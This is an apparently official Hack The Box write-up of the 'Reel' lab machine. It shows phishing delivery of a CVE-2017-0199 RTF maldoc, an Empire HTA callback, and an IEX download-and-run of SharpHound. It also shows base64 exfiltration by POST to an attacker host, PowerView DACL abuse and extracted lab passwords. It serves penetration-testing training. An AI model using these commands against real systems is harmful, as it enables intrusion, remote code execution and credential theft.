Hack The Box
PEN-TESTING LABS

Reel

10th November 2018 / Document No D18.100.26

Prepared By: egre55

Machine Author: egre55

Difficulty: Hard

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

Reel is medium to hard difficulty machine, which requires a client-side attack to bypass the perimeter, and highlights a technique for gaining privileges in an Active Directory environment.

Skills Required

- Basic knowledge of client-side attack techniques
- Intermediate Knowledge of Windows

Skills Learned

- Extraction and use of document metadata in a phishing attack
- Creation of attacker infrastructure (malicious SMTP server, web server and listener)
- Identification and exploitation of Active Directory DACL attack chain

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap

masscan -p1-65535 10.10.10.77 --rate=1000 -e tun0 > ports

ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | sed 's/,$//')

nmap -Pn -sV -sC -p$ports 10.10.10.77

```
root@kali:~/hackthebox/reel# ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' | sort -n | tr '\n' ',' | se
root@kali:~/hackthebox/reel# nmap -Pn -sV -sC -p$ports 10.10.10.77
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-09 16:53 EST
Nmap scan report for reel.htb (10.10.10.77)
Host is up (0.085s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-28-18  11:19PM       <DIR>          documents
| ftp-syst:
|_  SYST: Windows_NT
22/tcp    open  ssh          OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
|   2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
|   256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_  256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp    open  smtp?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString, NULL, RPCCheck, SMBProgNeg, SSL
|     220 Mail Service ready
|   FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|   Hello:
|     220 Mail Service ready
|     EHLO Invalid domain address.
|   Help:
|     220 Mail Service ready
|     DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
|   SIPOptions:
|     220 Mail Service ready
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|     sequence of commands
|_    sequence of commands
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP,
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
```

Nmap reveals that this is a Windows Server 2012 R2 server, which is hosting FTP, SSH, SMTP and Active Directory Domain services.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

FTP Enumeration

It seems FTP supports anonymous authentication. After enumerating the directories, the files are downloaded for further inspection.

```
ftp> open
(to) 10.10.10.77
Connected to 10.10.10.77.
220 Microsoft FTP Service
Name (10.10.10.77:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-28-18  11:19PM       <DIR>          documents
226 Transfer complete.
ftp> cd documents
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
05-28-18  11:19PM                 2047 AppLocker.docx
05-28-18  01:01PM                  124 readme.txt
10-31-17  09:13PM                14581 Windows Event Forwarding.docx
226 Transfer complete.
ftp> type binary
200 Type set to I.
ftp> passive
Passive mode on.
ftp> mget *.*
```

Running exiftool against “Windows Event Forwarding.docx” reveals the email address nico@megabank.com.

```
Zip File Name                   : [Content_Types].xml
Creator                         : nico@megabank.com
Revision Number                 : 4
Create Date                     : 2017:10:31 18:42:00Z
Modify Date                     : 2017:10:31 18:51:00Z
Template                        : Normal.dotm
Total Edit Time                 : 5 minutes
Pages                           : 2
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

AppLocker.docx reveals some security details of the organisation, namely that AppLocker has been enabled, and hash rules are in effect for executables, MSIs, and scripts (.ps1, .vbs, .cmd, .bat and .js). The note also reveals that the the organisation is in the process of converting procedure documents from RTF to a newer format, which will require the document to be opened for review.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation

Payload and Infrastructure Creation

CVE-2017-0199 is a fairly recent vulnerability that affected RTF files, and @bhdresh has created a toolkit to create RTF maldocs and exploit this vulnerability with HTA payloads.

https://github.com/bhdresh/CVE-2017-0199

The Empire post exploitation project is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior, and is a good choice for generating the malicious .hta and receiving the callback.

https://github.com/EmpireProject/Empire

GoPhish is a Phishing Toolkit maintained by @jordan-wright, and will be used to deliver the payload.

https://github.com/gophish/gophish

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

GoPhish, Empire, the CVE-2017-0199 toolkit and web server are stood up and configured accordingly, the malicious payload is delivered and an agent callback is received.

```
root@kali:~/hackthebox/reel/CVE-2017-0199# python cve-2017-0199_toolkit.py -M gen -t RTF -w DNS.RTF -u http://10.10.14.15:8080/reel.hta
Generating normal RTF payload.

Generated DNS.RTF successfully
root@kali:~/hackthebox/reel/CVE-2017-0199# python -m SimpleHTTPServer 8080
Serving HTTP on 0.0.0.0 port 8080 ...
10.10.10.77 - - [09/Nov/2018 19:15:39] "GET /reel.hta HTTP/1.1" 200 -
```

```
 Name              Module          Host                                Delay/Jitter   KillDate
 ----              ------          ----                                ------------   --------
 http              http            http://10.10.14.15                  5/0.0

(Empire: listeners) > usestager windows/hta
(Empire: stager/windows/hta) > info

Name: HTA

Description:
  Generates an HTA (HyperText Application) For
  Internet Explorer

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  Listener         True                          Listener to generate stager for.
  OutFile          False                         File to output HTA to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  Language         True        powershell        Language of the stager to generate.
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  Base64           True        True              Switch. Base64 encode the output.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.


(Empire: stager/windows/hta) > set Listener http
(Empire: stager/windows/hta) > set OutFile /root/hackthebox/reel/CVE-2017-0199/reel.hta
(Empire: stager/windows/hta) > generate

[*] Stager output written out to: /root/hackthebox/reel/CVE-2017-0199/reel.hta

(Empire: stager/windows/hta) > [*] Sending POWERSHELL stager (stage 1) to 10.10.10.77
[*] New agent GVT34K6R checked in
[+] Initial agent GVT34K6R from 10.10.10.77 now active (Slack)
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Post-Exploitation Enumeration

Extraction of PowerShell Credentials

Enumeration of Nico's desktop reveals a PowerShell credential file. Credentials for HTB\Tom are extracted.

$credential = import-clixml -path cred.xml;$credential.GetNetworkCredential().username;$credential.GetNetworkCredential().password

```
(Empire: reel) > shell cd nico\Desktop; dir
[*] Tasked GVT34K6R to run TASK_SHELL
[*] Agent GVT34K6R tasked with task ID 6
(Empire: reel) > Directory: C:\Users\nico\Desktop


Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-ar--        28/10/2017     00:59       1468 cred.xml
-ar--        28/10/2017     00:40         32 user.txt

..Command execution completed.

(Empire: reel) > shell $credential = import-clixml -path cred.xml;$credential.GetNetworkC
[*] Tasked GVT34K6R to run TASK_SHELL
[*] Agent GVT34K6R tasked with task ID 7
(Empire: reel) > Tom
1ts-magic!!!
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Identification of Active Directory DACL Attack Chain

After logging in as Tom over SSH, an “AD Audit” folder is visible on the desktop. It seems that Tom has been using BloodHound to assess the organisation’s Active Directory security. BloodHound is developed by @_wald0, @CptJesus, and @harmj0y, and allows attackers and defenders to identify privilege escalation opportunities in the complex relationship of objects and permissions present in Windows Domains.

https://github.com/BloodHoundAD/BloodHound

A note in the folder reveals that no attack paths to Domain Admins were found, although paths to other privileged groups should also be checked. The ADSI query below will return a list of groups in the domain.

```
$groups = [adsi] "LDAP://REEL:389/OU=Groups,DC=HTB,DC=LOCAL"
$searcher = New-Object System.DirectoryServices.DirectorySearcher $groups
$searcher.Filter = '(objectClass=Group)'
$results  = $searcher.FindAll()
foreach ($result in $results) {$group = $result.Properties;$group.name}
```

The custom “Backup_Admins” group is potentially interesting from a privilege escalation perspective.

There is an existing ACL csv output file, but as BloodHound has moved on to ingestion of JSON files, the audit data should be collected again. The following links may be useful when installing BloodHound.

https://stealingthe.network/quick-guide-to-installing-bloodhound-in-kali-rolling/
https://github.com/BloodHoundAD/BloodHound/issues/173

The SharpHound PowerShell file is used, and a default data collection of all methods is invoked.

```
IEX (New-Object Net.Webclient).downloadstring("http://10.10.14.15:8080/SharpHound.ps1")
Invoke-BloodHound -CollectionMethod All
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The generated zip file is transferred back to the attacker by sending the base64 encoded zip file as a POST request.

$Base64String = [System.convert]::ToBase64String((Get-Content -Path 'c:/users/tom/downloads/20181110013202_BloodHound.zip' -Encoding Byte))
Invoke-WebRequest -Uri http://10.10.14.15:443 -Method POST -Body $Base64String

After catching the base64 data with netcat, the payload is decoded and unzipped.

echo <base64 encoded zip file> | base64 -d -w 0 > bloodhound_reel.zip


```
root@kali:~/hackthebox/reel/bloodhound# echo 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
.zip
root@kali:~/hackthebox/reel/bloodhound# unzip bloodhound_reel.zip
Archive:  bloodhound_reel.zip
  inflating: 20181110013202_groups.json
  inflating: 20181110013202_users.json
  inflating: 20181110013202_gpos.json
  inflating: 20181110013202_computers.json
  inflating: 20181110013202_domains.json
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The JSON files are then imported into BloodHound. The Cypher query below will identify if there are any attack paths to the “Backup_Admins” group.

```
MATCH (n:User), (m:Group {name: "BACKUP_ADMINS@HTB.LOCAL"}),
p=shortestPath((n)-[*1..]->(m)) RETURN p
```

It seems that multiple attack paths are possible. Tom and Nico have the ability to change the owner of the Claire and Herman objects respectively. Claire and Herman in turn are able to write an ACE to the Backup_Admins DACL.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Exploitation of Active Directory DACL Attack Chain

PowerView is also present in the Audit folder. It is developed by @harmj0y and is a great tool for enumerating and attacking Windows domain environments.

The ability to set the object owner is abusable by Set-DomainObjectOwner
The ability to write to the DACL is abusable by Add-DomainObjectAcl
The ability to reset a user's password is abusable by Set-DomainUserPassword
The ability to a group's membership is abusable by Add-DomainGroupMember

Armed with this knowledge, the following PowerView commands allow the DACL attack chain to be exploited.

```
Set-DomainObjectOwner -Identity claire -OwnerIdentity tom

Add-DomainObjectAcl -TargetIdentity claire -PrincipalIdentity tom -Rights ResetPassword
-Verbose

$UserPassword = ConvertTo-SecureString 'Sup3rS3cr3t!' -AsPlainText -Force -Verbose

Set-DomainUserPassword -Identity claire -AccountPassword $UserPassword -Verbose

$Cred = New-Object System.Management.Automation.PSCredential('HTB\claire', $UserPassword)

Add-DomainGroupMember -Identity 'Backup_Admins' -Members 'claire' -Credential $Cred
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation from Claire to Administrator

After logging in as Claire, it seems that membership of the “Backup_Admins” group provides access to the Administrator profile, and the Backup Scripts folder. Cleartext Domain Administrator credentials have been stored in “BackupScript.ps1”. A shell as the Domain Administrator and the root flag can now be obtained.

```
PS C:\Users\Administrator\Desktop> cd '.\Backup Scripts'
PS C:\Users\Administrator\Desktop\Backup Scripts> Get-ChildItem -Path * | Select-String password

BackupScript.ps1:1:# admin password
BackupScript.ps1:2:$password="Cr4ckMeIfYouC4n!"
```